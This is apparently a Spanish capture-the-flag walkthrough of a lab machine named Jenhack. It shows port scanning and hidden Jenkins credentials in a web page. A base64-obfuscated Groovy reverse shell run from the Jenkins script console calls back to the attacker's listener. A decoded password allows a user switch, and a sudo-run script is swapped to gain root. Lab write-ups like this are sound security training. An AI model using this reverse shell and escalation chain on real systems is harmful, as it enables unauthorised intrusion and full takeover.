

# JENHACK

Primero comprobamos la conectividad con la máquina:

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.072 ms

--- 172.17.0.2 ping statistics ---
```

Vemos que tenemos conectividad y que la ttl es de 64, por lo que probablemente estamos ante una máquina Linux.

Continuamos con el reconocimiento de puertos:

```
> nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oG allPorts
```

PORT	STATE	SERVICE	REASON
80/tcp	open	http	syn-ack ttl 64
443/tcp	open	https	syn-ack ttl 64
8080/tcp	open	http-proxy	syn-ack ttl 64

```
> nmap -sCV -p80,443,8080 172.17.0.2 -oN targeted
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.58 ((Ubuntu))
_http-title: Hacker Nexus - jenhack.h1			
_http-server-header: Apache/2.4.58 (Ubuntu)			
443/tcp	open	ssl/http	Jetty 10.0.13
_http-robots.txt: 1 disallowed entry			
_/			
_tls-alpn:			
_ http/1.1			
_ssl-date: TLS randomness does not represent time			
_http-title: Site doesn't have a title (text/html; charset=utf-8).			
_ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvince			
_ Not valid before: 2024-09-01T12:00:45			
_ Not valid after: 2025-09-01T12:00:45			
_http-server-header: Jetty(10.0.13)			
8080/tcp	open	http	Jetty 10.0.13
_http-title: Site doesn't have a title (text/html; charset=utf-8).			
_http-robots.txt: 1 disallowed entry			
_/			
_http-server-header: Jetty(10.0.13)			
MAC Address: 02:42:AC:11:00:02 (Unknown)			

Seguimos investigando todos los puertos en busca de información.


Primero en la web del puerto 80 encontramos la siguiente línea:

```
<p><em>Visit <span class="hidden">jenkhack.hl</span> for unique insights and tools.</em></p>
```

Vamos a incluirlo en /etc/hosts.

No vemos nada diferente en la web ya que es la misma.

En el puerto 443 vemos el inicio de sesión de jenkins:




Y en el 8080 vemos lo mismo.

Volviendo a revisar el puerto 80, vemos que me había saltado esto:

```
<div class="service-item">
  
  <h3>Advanced <span class="highlight">Admin Tools</span></h3>
  <p>Manage your systems efficiently with our comprehensive tools.</p>
  <p><em>Explore how <span class="hidden">jenkins-admin</span> can optimize your workflows.</em></p>
</div>
<div class="service-item">
  
  <h3>Database Management</h3>
  <p>Secure and manage your databases with cutting-edge solutions.</p>
  <p><em>Learn more about <span class="hidden">cassandra</span> for advanced data management.</em></p>
</div>
```


Justo encima de lo anterior vienen dos posibles nombres para iniciar sesión en el jenkins.


Haciendo pruebas, vemos que eran usuario(jenkins-admin) y contraseña (cassandra), por lo que ahora estamos dentro del jenkins:


 **Jenkins**


Dashboard >

+ New Item



 People

 Build History


 Manage Jenkins

 My Views

All +

S	W	Name ↓
		admin

Ahora vamos al directorio script, el cual nos permite ejecutar comandos:



## Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for (which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`



Tenemos que poner lo siguiente, lo cual es una bash al puerto 443:

```
1 def cmd = "bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMTcuMC4xLzQ0MyAwPiYxCg==}|{base64,-d}|{bash,-i}"
2 def process = cmd.execute()
3 process.waitFor()
```

```
> nc -nvlp 443
listening on [any] 443 ...
```

```
jenkins@1e4cfcfbf4e2b:~$ whoami
whoami
jenkins
```

Y estamos dentro.

Y buscando información encontramos lo siguiente:

```
jenkins@1e4cfcbf4e2b:/var/www/jenkhack$ ls
note.txt
jenkins@1e4cfcbf4e2b:/var/www/jenkhack$ cat note.txt

jenkhack:C1V9uBl8!'Ci*'uDfP
```

Vamos a cambiar el usuario, pero no podemos porque nos sale que la contraseña es incorrecta, y si la pasamos por cyberchef, nos dará el resultado del decodificado:

### Input

C1V9uBl8!'Ci\*'uDfP

REC 18 1

### Output

jenkinselmejor

Ahora ya si que intentamos acceder:

```
jenkhack@1e4cfcbf4e2b:/var/www/jenkhack$ whoami
jenkhack
```

Y ya funciona, ahora escalaremos a usuario privilegiado.

Vemos lo siguiente con sudo -l:

```
jenkhack@1e4cfcbf4e2b:/var/www/jenkhack$ sudo -l
Matching Defaults entries for jenkhack on 1e4cfcbf4e2b:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/

User jenkhack may run the following commands on 1e4cfcbf4e2b:
    (ALL : ALL) NOPASSWD: /usr/local/bin/bash
```

Vemos que es un script pero no nos dice nada.

Buscando más información, encontramos un script llamado bash en la carpeta opt que dice lo siguiente:

```
-rwxr-xr-x 1 root root 75 Sep  1 14:57 bash.sh
jenkhack@1e4cfcbf4e2b:/opt$ cat bash.sh
#!/bin/bash

# This script in bash
echo "This is the bash script running."
```

Modificamos el nombre del archivo y creamos uno con el nombre anterior:

```
#!/bin/bash
```

```
/bin/bash|
```

Y nos damos permisos para ejecutar:

```
jenkhack@1e4cfcbf4e2b:/opt$ chmod +x /opt/bash.sh
```

```
jenkhack@1e4cfcbf4e2b:/opt$ sudo /usr/local/bin/bash d
Welcome to the bash application!
Running command...
root@1e4cfcbf4e2b:/opt# whoami
root
```

Y ya somos root.